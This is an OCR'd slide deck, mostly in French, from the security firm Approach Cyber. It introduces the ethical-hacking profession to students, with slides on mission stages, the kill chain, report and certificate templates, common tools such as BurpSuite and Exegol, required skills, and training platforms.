
Évaluer la sensibilisation du public aux cyberattaques

Résultats pour le client

APPROACH
CYBER


Étapes d’une mission

Étapes d’une mission



Étapes d’une mission

Cyber Kill Chain




Rapport et certificat

→ A report includes:

- Management Summary
- Issues Detail
- Issues Rating
- Recommendation to fix it
- Proof of Concept

→ A certificate*:



CERTIFICATE OF COMPLETION

This is to certify that COMPANY NAME has successfully completed a SERVICE NAME delivered by APPROACH.

Organisation:	<Company name>
Located at:	<Company Address>
Tested Application(s) & Version(s):	<Application name> <Application version>
Date of completion:	26/03/2020
Audit Report Ref:	<Unique Reference>
Regional subsidy:	VLAIO / KMOP : 202XKMO000000 — RW/ Cheque Ent.: 0000000000
Type(s) of Application Security Testing performed:	☐ Secure code review ☐ Architecture/Design review ☐ Vulnerability assessment ☐ Penetration testing (including business logic) ☐ Red Teaming More info: https://www.approach.be/en/ethical-hacking.html
Environment(s) in scope:	Application(s): ☐ Production ☐ Acceptance/Test Network/System(s): ☐ Production ☐ Acceptance/Test Web Application Firewall: ☐ Production ☐ Acceptance/Test
Points of attention:	All discovered vulnerabilities with severity level "Critical" and "High" have been patched and re-tested. The following identified vulnerabilities are planned to be fixed by the Organisation in a next release / version of the application: • *Ref Vuln + Severity Level (Medium) – DON'T DISCLOSE VULN DETAILS!!* However, according to the risk level applied by Approach's testers, these vulnerabilities does not put the application at risk.
Signed for APPROACH CYBER:	*David Vanderoost SRL* *CEO*

Certificate of APPROACH CYBER
Mont-Saint-Guibert / Antwerp | www.approach-cyber.com
Delivering Cyber Serenity

**As far as no Critical or high findings are left unsolved.*

APPROACH
CYBER

Démonstration

Démonstration – OWASP Juice Shop

https://github.com/juice-shop/juice-shop

APPROACH
CYBER

Table des matières

APPROACH
CYBER

Évolution du métier

Ethical Hacker

Évolution du métier

Évolution des technologies

Importance croissante de la conformité


Évolution dans les vulnérabilités

Formation continue

S’intéresser aux nouveautés

Évolution des vulnérabilités web

https://phoenix.security/owasp-dex-t10/




APPROACH
CYBER


Outils du Hacker

Outils

Non exhaustif



BurpSuite



Exegol

```
└[~]> exegol info
[*] Exegol is currently in version v4.3.1
[*] Exegol Discord serv.: https://discord.gg/cXThyp7D6P
[*] Exegol documentation: https://exegol.rtfd.io/
[+] We thank Capgemini for supporting the project (helping with dev) 🙏
[+] We thank HackTheBox for sponsoring the multi-arch support 💚
```


Available images

Image tag	Size	Status
full	50.7GB	Up to date (v.3.1.2)
web	~23.5GB	Not installed
osint	~13.3GB	Not installed
light	~14.2GB	Not installed
ad	~40.4GB	Not installed
nightly	~55.2GB	Not installed

Available containers

Container tag	State	Image tag	Configurations
2024-02-21-UMons-Seminar	Running	full	*Default configuration*
[redacted]	Stopped	full	*Default configuration*
HTB-Dante	Stopped	full	*Default configuration*
[redacted]	Stopped	full	*Default configuration*
Devvortex	Stopped	full	*Default configuration*


EvilGinx



Automatique vs. Manuel

APPROACH
CYBER

Compétences



Systèmes informatiques

Esprit critique / *problem-solving*

Programmation

Communication (Anglais)

Envie d’apprendre

Chercher l’information

APPROACH
CYBER

Guidance & conseils

Pour futures Ethical Hackers

Guidance & conseils

Pour futurs Ethical Hackers

HACKTHEBOX

PORTSWIGGER
WEB SECURITY

CYBER SECURITY CHALLENGE BELGIUM

